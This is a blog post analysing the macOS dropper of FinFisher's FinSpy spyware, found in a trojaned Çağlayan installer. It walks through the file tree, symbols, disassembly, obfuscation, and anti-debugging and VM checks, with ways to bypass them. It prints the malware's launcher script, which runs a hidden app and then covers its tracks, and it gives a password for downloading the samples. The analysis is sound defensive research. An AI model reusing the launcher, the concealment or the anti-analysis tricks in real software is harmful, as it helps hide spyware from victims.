The Finfisher Tales, Chapter 1: The dropper

By fG!

Published: 2020-09-26 · Archived: 2026-04-05 17:49:57 UTC

Amnesty International finally dropped the bomb and released a report about FinSpy spyware made by FinFisher Gmbh.

The most interesting thing was the revelation of Mac and Linux versions, something that was missing from previous reports on this commercial malware (Kaspersky, Wikileaks).

Their report summarizes the most important features but isn't technically deep. This got me interested in verifying if FinSpy for Mac was any good malicious software or just the same kind of bullshit commercial malware like HackingTeam (they finally went kaput, oh so many crocodile tears!).

A couple of years ago I wrote a series about HackingTeam Crisis malware, which they loved according to Phineas Fisher hacking and leaks so, it's time to do the same to FinFisher and FinSpy. A big thanks to Amnesty Internation for pulling the trigger on this one.

The report contains four macOS related hashes:

Hash	Content
80d6e71c54fb3d4a904637e4d56e108a8255036cbb4760493b142889e47b951f	Dropper
37e749b79f4a24ead2868dffdb22c5034053615fed1166fdea05b4ca43b65c83	Encrypted ZIP payload
b5304d70dfe832c5a830762f8abc5bc9c4c6431f8ecfe80a6ae37b9d4cb430fd	Persistence Plist
4f3003dd2ed8dcb68133f95c14e28b168bd0f52e5ae9842f528d3f7866495cea	Trojaned DMG

You can download them here. Password is 'clowns!'.

There are two different versions in these files. The first three files belong to a apparently newer version extracted from `Jabuka.app` application, and the last one apparently an older version packaged in a trojaned application (`caglayan-macos.dmg`) used to infect targets. This post will be focused on the latter because it's a complete package.

The following is the list of files available in the DMG.

```
/Volumes/caglayan-macos/
├── .fseventsd
│   └── fseventsd-uuid
└── Install\ Çağlayan.app
    └── Contents
```

```
        ├─── Info.plist
        ├─── MacOS
        │    ├─── .log
        │    │    └─── ARA0848.app
        │    │        └─── Contents
        │    │            ├─── Info.plist
        │    │            ├─── MacOS
        │    │            │    └─── installer
        │    │            ├─── PkgInfo
        │    │            └─── Resources
        │    │                ├─── English.lproj
        │    │                │    ├─── InfoPlist.strings
        │    │                │    └─── MainMenu.nib
        │    │                ├─── data
        │    │                └─── res
        │    ├─── Install\ Çağlayan
        │    └─── installer
        ├─── PkgInfo
        ├─── Resources
        │    ├─── Config.plist
        │    ├─── Çağlayan
        │    │    └─── Contents
        │    │        ├─── Info.plist
        │    │        ├─── MacOS
        │    │        │    └─── Çağlayan
        │    │        ├─── PkgInfo
        │    │        ├─── Resources
        │    │        │    ├─── DesktopReader.swf
        │    │        │    ├─── Icon.icns
        │    │        │    ├─── META-INF
        │    │        │    │    ├─── AIR
        │    │        │    │    │    ├─── application.xml
        │    │        │    │    │    └─── hash
        │    │        │    │    └─── signatures.xml
        │    │        │    ├─── assets
        │    │        │    │    ├─── LibraryLogo.png
        │    │        │    │    ├─── accent-map.json
        │    │        │    │    ├─── icons
        │    │        │    │    │    ├─── Icon-128.png
        │    │        │    │    │    ├─── Icon-16.png
        │    │        │    │    │    ├─── Icon-32.png
        │    │        │    │    │    ├─── Icon-48.png
        │    │        │    │    │    └─── Icon-desktop.png
        │    │        │    │    └─── info.xml
        │    │        │    ├─── mimetype
        │    │        │    └─── native-utils
        │    │        │        └─── sqlite3
```

```
        |    |        └──── _CodeSignature
        |    |            └──── CodeResources
        |    ├──── ErrorDialog.nib
        |    ├──── MainMenu.nib
        |    └──── NativeInstaller.icns
        └──── _CodeSignature
            └──── CodeResources

22 directories, 36 files
```

Anything hidden inside `MacOS` folder is never a good sign. In this case we have the hidden `.log` folder that contains another application inside.

We can have a look at `Info.plist` to find out which binary is going to be executed when a user opens this application. The field we are interested in is `CFBundleExecutable`. It points to `Install Çağlayan`. Assuming that the plist wasn't tampered with, the field `BuildMachineOSBuild` tells us that the original application was built in Mountain Lion latest release. This version was released in 2013.

```
 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>BuildMachineOSBuild</key>
        <string>12F45</string>
        <key>CFBundleAllowMixedLocalizations</key>
        <true/>
        <key>CFBundleDevelopmentRegion</key>
        <string>English</string>
        <key>CFBundleExecutable</key>
        <string>Install Çağlayan</string>
        <key>CFBundleIconFile</key>
        <string>NativeInstaller.icns</string>
        <key>CFBundleIdentifier</key>
        <string>com.coverpage.bluedome.caglayan.desktop.installer</string>
        <key>CFBundleInfoDictionaryVersion</key>
        <string>6.0</string>
        <key>CFBundlePackageType</key>
        <string>APPL</string>
        <key>CFBundleShortVersionString</key>
        <string>2.0</string>
        <key>DTCompiler</key>
        <string>com.apple.compilers.llvm.clang.1_0</string>
        <key>DTPlatformBuild</key>
        <string>4H1503</string>
        <key>DTPlatformVersion</key>
        <string>GM</string>
```

```
        <key>DTSDKBuild</key>
        <string>10K549</string>
        <key>DTSDKName</key>
        <string>macosx10.6</string>
        <key>DTXcode</key>
        <string>0463</string>
        <key>DTXcodeBuild</key>
        <string>4H1503</string>
        <key>LSMinimumSystemVersion</key>
        <string>10.6</string>
        <key>NSHumanReadableCopyright</key>
        <string/>
        <key>NSMainNibFile</key>
        <string>MainMenu</string>
        <key>NSPrincipalClass</key>
        <string>NSApplication</string>
    </dict>
</plist>
```

The next step is to see what `Install Çağlayan` contains.


```
 $ file Install\ Çağlayan
Install Çağlayan: Bourne-Again shell script text executable, UTF-8 Unicode text
```

Normally we should expect a Mach-O executable instead of a shell script, so something fishy is going on. Let's take a look at its contents.

```
 $ cat Install\ Çağlayan
#!/bin/bash
BASEDIR="$( cd "$(dirname "$0")" && pwd)"
cd "$BASEDIR"
open .log/ARA0848.app
sleep 2
rm Install\ Çağlayan
mv installer Install\ Çağlayan
rm -rf .log
./Install\ Çağlayan
exit
```

The script executes the hidden application, then replaces itself with the original application binary, and finally executes it to avoid suspicion by the user. This means that we should focus our attention on the `installer` binary inside `ARA0848.app` application (because it's the binary that will be executed). The hidden application name `ARA0848.app` is different from `Jabuka.app` mentioned in Amnesty International report. The folder structure is the same and `installer` is described as the launcher/dropper.

The following picture describes the installation process:



The report discusses virtual machine detection and code obfuscation, so the next step is to load the `installer` binary into a disassembler (IDA in my case) and start reversing it.

The first thing we can notice is that the binary wasn't stripped because function names are available. Yeah I know, getting strip to work with Xcode is not straightforward! Also visible are Objective-C class/method names without obfuscation (some macOS adware families obfuscate the names with junk strings).

```
 $ nm installer -s __TEXT __text
000000010000594b t +[GIFileOps baseAttributes]
0000000100004c0c t +[GIFileOps copy:to:]
0000000100004de3 t +[GIFileOps createDirectory:shouldDelete:]
000000010000628b t +[GIFileOps loadAgent:]
0000000100004f4d t +[GIFileOps move:to:]
0000000100005128 t +[GIFileOps remove:]
0000000100005254 t +[GIFileOps rename:to:]
0000000100005f80 t +[GIFileOps setDataFileAttributes:]
00000001000059c1 t +[GIFileOps setDirectoryAttributes:]
0000000100005d44 t +[GIFileOps setExecutableFileAttributes:]
```

```
00000001000061bc t +[GIFileOps setFile:withAttributes:]
0000000100005737 t +[GIFileOps setStandardAttributes:]
000000010000543f t +[GIFileOps setSuid:]
00000001000063ae t +[GIFileOps unloadAgent:]
00000001000064d1 t +[GIFileOps unloadKext]
0000000100029ca9 t +[GIFileOps(Zip) unzip:to:]
000000010000765c t +[GIPath agentName]
000000010000767b t +[GIPath agentSource]
0000000100007726 t +[GIPath agentTarget]
0000000100007298 t +[GIPath compressedPayload]
0000000100007522 t +[GIPath coreName]
0000000100007541 t +[GIPath coreSource]
00000001000075ec t +[GIPath coreTarget]
00000001000065bd t +[GIPath executables]
0000000100007378 t +[GIPath expandedMainBundle]
0000000100007308 t +[GIPath expandedPayload]
0000000100006cb2 t +[GIPath installationMap]
00000001000070d2 t +[GIPath installer]
00000001000073e8 t +[GIPath kextName]
0000000100007407 t +[GIPath kextSource]
00000001000074b2 t +[GIPath kextTarget]
0000000100007940 t +[GIPath masterKeyDirSource]
00000001000078d0 t +[GIPath masterKeyDirTarget]
0000000100007142 t +[GIPath payload]
0000000100007796 t +[GIPath supervisorName]
00000001000077b5 t +[GIPath supervisorSource]
0000000100007860 t +[GIPath supervisorTarget]
0000000100006f2a t +[GIPath systemTemp]
0000000100007062 t +[GIPath trampoline]
00000001000071ed t +[GIPath updatePackage]
0000000100027f49 t -[ZipArchive CloseZipFile2]
000000010002762f t -[ZipArchive CreateZipFile2:Password:]
00000001000274c3 t -[ZipArchive CreateZipFile2:]
0000000100029b52 t -[ZipArchive Date1980]
000000010002996e t -[ZipArchive OutputErrorMessage:]
0000000100029a29 t -[ZipArchive OverWrite:]
00000001000297ea t -[ZipArchive UnzipCloseFile]
000000010002818a t -[ZipArchive UnzipFileTo:overWrite:]
000000010002816d t -[ZipArchive UnzipOpenFile:Password:]
000000010002800f t -[ZipArchive UnzipOpenFile:]
000000010002764c t -[ZipArchive addFileToZip:newname:]
0000000100027484 t -[ZipArchive dealloc]
0000000100029c46 t -[ZipArchive delegate]
0000000100027300 t -[ZipArchive init]
0000000100029c8c t -[ZipArchive setDelegate:]
000000010000275c t -[appAppDelegate applicationDidFinishLaunching:]
0000000100004884 t -[appAppDelegate askUserPermission:]
```

```
0000000100003283 t -[appAppDelegate executeTrampoline]
0000000100002b29 t -[appAppDelegate expandPayload]
0000000100003581 t -[appAppDelegate installPayload]
0000000100003e87 t -[appAppDelegate isAfterPatch]
0000000100003658 t -[appAppDelegate launchNewStyle]
000000010000384a t -[appAppDelegate launchOldStyle]
0000000100002a41 t -[appAppDelegate removeOldResource]
0000000100003c37 t -[appAppDelegate removeTraces]
000000010002a781 t ___ARCLite__load
000000010002aa1b t ___arclite_NSArray_objectAtIndexedSubscript
000000010002aa95 t ___arclite_NSDictionary_objectForKeyedSubscript
000000010002aa30 t ___arclite_NSMutableArray_setObject_atIndexedSubscript
000000010002aaaa t ___arclite_NSMutableDictionary__setObject_forKeyedSubscript
000000010002aad1 t ___arclite_NSMutableOrderedSet_setObject_atIndexedSubscript
000000010002aabc t ___arclite_NSOrderedSet_objectAtIndexedSubscript
000000010002b0bc t ___arclite_objc_autorelease
000000010002aae3 t ___arclite_objc_autoreleasePoolPop
000000010002ad6c t ___arclite_objc_autoreleasePoolPush
000000010002b0f6 t ___arclite_objc_autoreleaseReturnValue
000000010002b0a7 t ___arclite_objc_release
000000010002b088 t ___arclite_objc_retain
000000010002b0d1 t ___arclite_objc_retainAutorelease
000000010002b10b t ___arclite_objc_retainAutoreleaseReturnValue
000000010002b130 t ___arclite_objc_retainAutoreleasedReturnValue
000000010002b09d t ___arclite_objc_retainBlock
000000010002b145 t ___arclite_objc_storeStrong
000000010002af14 t ___arclite_object_copy
000000010002ad85 t ___arclite_object_setInstanceVariable
000000010002ade7 t ___arclite_object_setIvar
0000000100000000 T __mh_execute_header
000000010001e6d2 t _add_data_in_datablock
000000010002a9eb t _add_image_hook_ARC
000000010002aa03 t _add_image_hook_GC
00000001000270a3 t _allocate_new_datablock
00000001000016e0 t _deny_ptrace
00000001000081d1 t _fclose_file_func
00000001000081de t _ferror_file_func
0000000100008226 t _fill_fopen_filefunc
00000001000079b0 t _fopen_file_func
0000000100007e74 t _fread_file_func
0000000100007f02 t _fseek_file_func
0000000100007ef5 t _ftell_file_func
0000000100007eda t _fwrite_file_func
0000000100026f19 t _init_keys
000000010000174f t _main
000000010002a766 T _objc_retainedObject
000000010002a76f T _objc_unretainedObject
```

```
000000010002a778 T _objc_unretainedPointer
000000010002aaf5 t _patch_lazy_pointers
000000010000fab0 t _strcmpcasenosensitive_internal
00000001000123b5 t _unzClose
0000000100012549 t _unzCloseCurrentFile
0000000100012b6f t _unzGetCurrentFileInfo
000000010001525e t _unzGetFilePos
000000010001a5df t _unzGetGlobalComment
0000000100012adc t _unzGetGlobalInfo
000000010001a111 t _unzGetLocalExtrafield
000000010001aab5 t _unzGetOffset
00000001000154f3 t _unzGoToFilePos
0000000100012296 t _unzGoToFirstFile
00000001000147be t _unzGoToNextFile
0000000100014b6b t _unzLocateFile
00000001000123a9 t _unzOpen
0000000100010128 t _unzOpen2
00000001000189cc t _unzOpenCurrentFile
0000000100018a36 t _unzOpenCurrentFile2
0000000100015692 t _unzOpenCurrentFile3
0000000100018a20 t _unzOpenCurrentFilePassword
0000000100018a43 t _unzReadCurrentFile
0000000100008280 t _unzRepair
000000010001ad39 t _unzSetOffset
000000010000f921 t _unzStringFileNameCompare
0000000100019efa t _unzeof
000000010001789d t _unzlocal_CheckCurrentFileCoherencyHeader
0000000100012ba9 t _unzlocal_GetCurrentFileInfoInternal
000000010001ae36 t _unzlocal_getByte
0000000100011d6c t _unzlocal_getLong
0000000100011f96 t _unzlocal_getShort
0000000100019d43 t _unztell
0000000100025a9b t _zipClose
0000000100023296 t _zipCloseFileInZip
0000000100024e85 t _zipCloseFileInZipRaw
0000000100024bda t _zipFlushWriteBuffer
000000010001ef74 t _zipOpen
000000010001b00b t _zipOpen2
0000000100023f7c t _zipOpenNewFileInZip
0000000100023f11 t _zipOpenNewFileInZip2
000000010001efd2 t _zipOpenNewFileInZip3
000000010002404a t _zipWriteInFileInZip
00000001000232a4 t _ziplocal_TmzDateToDosDate
0000000100027110 t _ziplocal_getByte
000000010001e082 t _ziplocal_getLong
000000010001e4ae t _ziplocal_getShort
0000000100023997 t _ziplocal_putValue
```

```
000000010002351c t _ziplocal_putValue_inmemory
0000000100016a4 T start
```

Something that should always be verified is the existence of any constructors/destructors and Objective-C load methods. These are executed before `main` and we need to take a look at their contents. They can be used for all kinds of tricks before code starts executing at `main`.

In this case there aren't any so we can focus instead on `main`. The `start` symbol is called first but the only thing important happening there is the call to `main`, so we don't need to worry about it.

A small peek of `main` follows:

```
 __text:10000174F    push    rbp
__text:100001750    mov     rbp, rsp
__text:100001753    push    r15
__text:100001755    push    r14
__text:100001757    push    r13
__text:100001759    push    r12
__text:10000175B    push    rbx
__text:10000175C    sub     rsp, 398h
__text:100001763    mov     r14, rsi
__text:100001766    mov     r15d, edi
__text:100001769    mov     rax, cs:___stack_chk_guard_ptr
__text:100001770    mov     rax, [rax]
__text:100001773    mov     [rbp+var_30], rax
__text:100001777    call    _objc_autoreleasePoolPush
__text:10000177C    mov     [rbp+context], rax
__text:100001783    call    _deny_ptrace ; <------------ HERE
__text:100001788    mov     [rbp+var_40], 288h
__text:100001790    lea     rbx, [rbp+var_2C8]
__text:100001797    mov     esi, 288h
__text:10000179C    mov     rdi, rbx
__text:10000179F    call    ___bzero
__text:1000017A4    mov     dword ptr [rbp+__size], 1
__text:1000017AE    mov     dword ptr [rbp+__size+4], 0Eh
__text:1000017B8    mov     [rbp+var_2D8], 1
__text:1000017C2    call    _getpid
__text:1000017C7    mov     [rbp+var_2D4], eax
__text:1000017CD    lea     rdi, [rbp+__size] ; int *
__text:1000017D4    lea     rcx, [rbp+var_40] ; size_t *
__text:1000017D8    mov     esi, 4          ; u_int
__text:1000017DD    xor     r8d, r8d        ; void *
__text:1000017E0    xor     r9d, r9d        ; size_t
__text:1000017E3    mov     rdx, rbx        ; void *
__text:1000017E6    call    _sysctl ; <----------------- HERE
__text:1000017EB    mov     [rbp+var_34], eax
```

```
__text:1000017EE    mov     r8d, [rbp+var_2A8]
__text:1000017F5    shr     r8d, 0Bh ; <----------------
__text:1000017F9    and     r8d, 1
```

One of the calls is explicit on its intentions, to execute the ptrace anti-debugging trick.

> PT_DENY_ATTACH
>
> This request is the other operation used by the traced process; it allows a process that is not currently being traced to deny future traces by its parent. All other arguments are ignored. If the process is currently being traced, it will exit with the exit status of ENOTSUP; otherwise, it sets a flag that denies future traces. An attempt by the parent to trace a process which has set this flag will result in a segmentation violation in the parent.

The call to `sysctl` is also another anti-debugging trick based on Apple's AmIBeingDebugged example. Pretty normal, boring stuff, easy to bypass!

To bypass `_deny_ptrace` we can set a breakpoint at address `0x100001783` and skip the call by setting the instruction pointer to the next address `0x100001788`. The command `skip` exists in lldbinit for this purpose. A kernel extension like Onyx The Black Cat can take care of this transparently or we can just breakpoint into `ptrace` symbol and return the right value to fool the call. Skipping the call is just easier in this case.

To bypass the sysctl anti-debugging we just need to modify the return data. The debugger is detected under the following condition:

```
 #define P_TRACED    0x00000800  /* Debugged process being traced */

if ((info.kp_proc.p_flag & P_TRACED) != 0)
{
    printf("ALERT: Debugger is found !!!!\n");
}
```

If we breakpoint at address `0x1000017F5` we can simply remove 0x800 from whatever value was moved to `r8` at previous instruction. This is what the code is doing, verifying if bit 11 is set. Once again, there are different ways to attack this from the kernel or from `sysctl` symbol. The breakpoint will work fine since we can script all this in `lldb`.

After the sysctl call we observe some weird code:

```
 __text:1000017E6    call    _sysctl
__text:1000017EB    mov     [rbp+var_34], eax
__text:1000017EE    mov     r8d, [rbp+var_2A8] ; info.kp_proc.p_flag (int)
__text:1000017F5    shr     r8d, 0Bh
__text:1000017F9    and     r8d, 1
__text:1000017FD    mov     edi, 470C6D79h
```

```
__text:100001802    mov     edx, 6A7B7BCBh
__text:100001807    jmp     short loc_100001810
__text:100001809 ; ---------------------------------------------------------------------------
__text:100001809
__text:100001809 loc_100001809:                 ; CODE XREF: _main+EE↓j
__text:100001809    mov     esi, eax
__text:10000180B    mov     edi, 0A25B8AE8h
__text:100001810
__text:100001810 loc_100001810:                 ; CODE XREF: _main+B8↑j
__text:100001810                                ; _main+106↓j
__text:100001810    mov     ecx, esi
__text:100001812    jmp     short loc_100001820
__text:100001814 ; ---------------------------------------------------------------------------
__text:100001814
__text:100001814 loc_100001814:                 ; CODE XREF: _main+E6↓j
__text:100001814    cmp     [rbp+var_34], 0
__text:100001818    mov     edi, 0D4A840A1h
__text:10000181D    cmovnz  edi, edx
__text:100001820
__text:100001820 loc_100001820:                 ; CODE XREF: _main+C3↑j
__text:100001820                                ; _main+DE↓j ...
__text:100001820    mov     ebx, edi
__text:100001822    mov     edi, 7BDEBDB0h
__text:100001827    cmp     ebx, 6A7B7BCBh
__text:10000182D    jz      short loc_100001820
__text:10000182F    cmp     ebx, 470C6D79h
__text:100001835    jz      short loc_100001814
__text:100001837    cmp     ebx, 7BDEBDB0h
__text:10000183D    jz      short loc_100001809
__text:10000183F    mov     edi, 2F10CD8Bh
__text:100001844    cmp     ebx, 0A25B8AE8h
__text:10000184A    jz      short loc_100001820
__text:10000184C    cmp     ebx, 0D4A840A1h
__text:100001852    mov     esi, r8d
__text:100001855    jz      short loc_100001810
__text:100001857    cmp     ebx, 2F10CD8Bh
__text:10000185D    jnz     short loc_10000188A
__text:10000185F    mov     [rbp+argc], r15d
__text:100001866    mov     [rbp+argv], r14
__text:10000186D    mov     [rbp+var_2E8], ecx
__text:100001873    mov     eax, 0AA554355h
__text:100001878    mov     [rbp+var_300], 0
__text:100001882    mov     [rbp+var_2FC], ecx
__text:100001888    jmp     short loc_100001891
```

This code doesn't look normal and executing anything useful. It is the result of LLVM-obfuscator. In this case the control flow appears to be obfuscated. After the `r8` test we can't clearly see the test condition that we expect -

we can just follow a bunch of jumps based on some weird values. This appears to be LLVM-obfuscator's Bogus Control Flow feature.

> This method modifies a function call graph by adding a basic block before the current basic block. This new basic block contains an opaque predicate and then makes a conditional jump to the original basic block.
>
> The original basic block is also cloned and filled up with junk instructions chosen at random.

QuarksLab has a very interesting post about this obfuscator: Deobfuscation: recovering an OLLVM-protected program.

The function graph is too long to display here but it's even easier to visualise the obfuscator with the decompiler:

```
   context = objc_autoreleasePoolPush();
  deny_ptrace();
  v53 = 648LL;
  __bzero(v51, 648LL);
  __size = 0xE00000001LL;
  v49 = 1;
  v50 = getpid();
  v5 = 4;
  // amIBeingDebugged
  v6 = sysctl((int *)&__size, 4u, v51, &v53, 0LL, 0LL);
  v54 = v6;
  v7 = 0x470C6D79;
  v8 = 0x6A7B7BCBLL;
  do
  {
LABEL_3:
    v9 = v5;
    do {
      while ( 1 ) {
        do {
          v10 = v7;
          v7 = 0x7BDEBDB0;
        }
        while ( v10 == 0x6A7B7BCB );
        if ( v10 != 0x470C6D79 )
          break;
        v7 = 0xD4A840A1;
        if ( v54 )
          v7 = 0x6A7B7BCB;
      }
      if ( v10 == 0x7BDEBDB0 ) {
        v5 = v6;
        v7 = 0xA25B8AE8;
```

```
        goto LABEL_3;
      }
      v7 = 0x2F10CD8B;
    }
    while ( v10 == 0xA25B8AE8 );
    // the P_TRACED check
    // info.kp_proc.p_flag
    v5 = (v52 >> 11) & 1;
  }
  while ( v10 == 0xD4A840A1 );
  argca = argc;
  argva = argv;
  v46 = v9;
  v11 = 0xAA554355;
  v41 = 0;
  v42 = v9;
```

Just visually we can see that the do while blocks are pretty weird and the checks don't seem useful at all. The biggest issue of this obfuscation is that to step and debug the control flow is annoying and takes time.

We can step every instruction in the debugger, which can be slow (although just the first time since then we can set breakpoints for next sessions). To trace the code paths we can use tools such as PIN and Lighthouse. All the bogus flow would still be traced and flagged but we could visualise which areas were executed and which weren't.

But there is no need to bring bazookas to a knife fight. Instead I simplified and just used bruteforce. I always like to look around the code to have a general feeling before deep diving into it (I'm a fan of +ORC zen cracking thing). So I saw the code basic blocks and could see the string references to virtual machine detection tricks described by Amnesty report. Instead of tracing the control flow I could just gather all those basic blocks and breakpoint all of them and hope for the best. Using the first anti-vm detection as an example:

```
 __text:100001B45 loc_100001B45:                  ; CODE XREF: _main+1B9↑j
__text:100001B45    cmp     eax, 4BB9C77Ch
__text:100001B4A    jnz     loc_100001891
__text:100001B50    xor     esi, esi             ; void *
__text:100001B52    xor     ecx, ecx             ; void *
__text:100001B54    xor     r8d, r8d             ; size_t
__text:100001B57    lea     rbx, aHwModel        ; "hw.model"
__text:100001B5E    mov     rdi, rbx             ; char *
__text:100001B61    lea     r15, [rbp+__size]
__text:100001B68    mov     rdx, r15             ; size_t *
__text:100001B6B    call    _sysctlbyname        ; size_t len = 0;
```

The first two instructions of this block are junk, so we can set the breakpoint at address `0x100001B50`. When this check is finally going to be executed the debugger will breakpoint and we avoided tracing through all the bogus

control flow. The only problem is to automate the breakpoint addresses for the basic blocks we are interested in. I just did it by hand since there weren't that many candidates.

Nevertheless as I mentioned before, the decompiler makes this even easier. I'm still not a frequent user of the decompiler (wrongly so) and that's the reason why I attacked this issue with the breakpoint bruteforce method. Later on I used the decompiler and this makes it so much easier to find where the interesting code is. The following listing shows the full obfuscation in `executeTrampoline` Objective-C method:

```
 void __cdecl -[appAppDelegate executeTrampoline](appAppDelegate *self, SEL a2)
{
  int i; // eax
  __int64 v3; // [rsp+0h] [rbp-40h] BYREF
  id *v4; // [rsp+8h] [rbp-38h]
  bool v5; // [rsp+16h] [rbp-2Ah]
  bool v6; // [rsp+17h] [rbp-29h]

  for ( i = -1314525355; ; i = -860919120 ) {
    while ( 1 ) {
      while ( 1 ) {
        while ( 1 ) {
          while ( 1 ) {
            while ( 1 ) {
              while ( 1 ) {
                while ( 1 ) {
                  while ( 1 ) {
                    while ( 1 ) {
                      while ( 1 ) {
                        while ( 1 ) {
                          while ( 1 ) {
                            while ( 1 ) {
                              while ( 1 ) {
                                while ( 1 ) {
                                  while ( 1 ) {
                                    while ( i > 1906374694 ) {
                                      i = -378289692;
                                      if ( v5 )
                                        i = -166979571;
                                    }
                                    if ( i <= 1362875871 )
                                      break;
                                    i = -653958391;
                                    if ( v6 )
                                      i = 349463466;
                                  }
                                  if ( i > -1680978437 )
                                    break;
```

```
                                i = -1260767775;
                              }
                              if ( i > -1490852160 )
                                break;
                              i = -842796370;
                            }
                            if ( i > -1260767776 )
                              break;
                            i = -506855829;
                          }
                          if ( i > -1178212413 )
                            break;
                          v6 = (unsigned __int8)objc_msgSend(*v4, "launchNewStyle") == 0;
                          i = 1362875872;
                        }
                        if ( i <= 428753874 )
                          break;
                        i = 376588111;
                      }
                      if ( i <= 376588110 )
                        break;
                      objc_msgSend(*v4, "launchOldStyle");
                      i = -653958391;
                    }
                    if ( i <= 349463465 )
                      break;
                    i = -1680978436;
                  }
                  if ( i > -1167397111 )
                    break;
LABEL_30:
                  i = 161326308;
                }
                if ( i > -860919121 )
                  break;
                i = -1946496017;
              }
              if ( i <= -842796371 ) {
                objc_msgSend(*v4, "launchOldStyle");
                goto LABEL_30;
              }
              if ( i > -653958392 )
                break;
              i = 428753875;
            }
            if ( i > -506855830 )
              break;
```

```
              i = -434592465;
            }
            if ( i > -434592466 )
              break;
            v4 = (id *)(&v3 - 2);
            *(&v3 - 2) = (__int64)self;
            v5 = (unsigned __int8)objc_msgSend(*v4, "isAfterPatch") == 1;
            i = 1906374695;
          }
          if ( i > -378289693 )
            break;
          i = -1178212412;
        }
        if ( i > -166979572 )
          break;
        i = 163091173;
      }
      if ( i != -166979571 )
        break;
      i = -1167397110;
    }
    if ( i != 163091173 )
      break;
  }
}
```

What we can clearly see in this code is that we are just interested in all the `objc_msgSend` calls, while the rest of the code is just junk. To debug this function we just need to breakpoint those basic blocks and wait for the debugger to hit them, bypassing all the junk code. This should be possible to automate so we can pass this information from the disassembler to the debugger and make the whole process faster.

After breakpointing the interesting basic blocks I finally reached to the first virtual machine detection attempt. The code queries the hardware model via `sysctl` and then tries to match known virtualization software. It's a variation of this sample code:

```
 #include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/sysctl.h>

size_t len = 0;
sysctlbyname("hw.model", NULL, &len, NULL, 0);
if (len) {
    char *model = malloc(len*sizeof(char));
    sysctlbyname("hw.model", model, &len, NULL, 0);
    printf("%s\n", model);
```

```
    free(model);
}
```

I use VMware Fusion so my model will be `VMware7,1`. Then the code checks if the model string starts with `vmware`, `parallels`, or `virtualbox`. To bypass this check we can simply modify the model value to something else that doesn't match those strings such as `MacOS7,1` or just modify the first byte.

```
 __text:100001B6B    call    _sysctlbyname   ; find out the size of model string
__text:100001B70    mov     rdi, [rbp+__size]
__text:100001B77    call    _malloc         ; allocate space for char *model
__text:100001B7C    mov     r14, rax        ; we want this address so we can modify later on
__text:100001B7F    xor     ecx, ecx
__text:100001B81    xor     r8d, r8d
__text:100001B84    mov     rdi, rbx
__text:100001B87    mov     rsi, r14        ; the model buffer
__text:100001B8A    mov     rdx, r15
__text:100001B8D    call    _sysctlbyname   ; just change the buffer content after the call
__text:100001B92    mov     rdi, cs:classRef_NSString
```

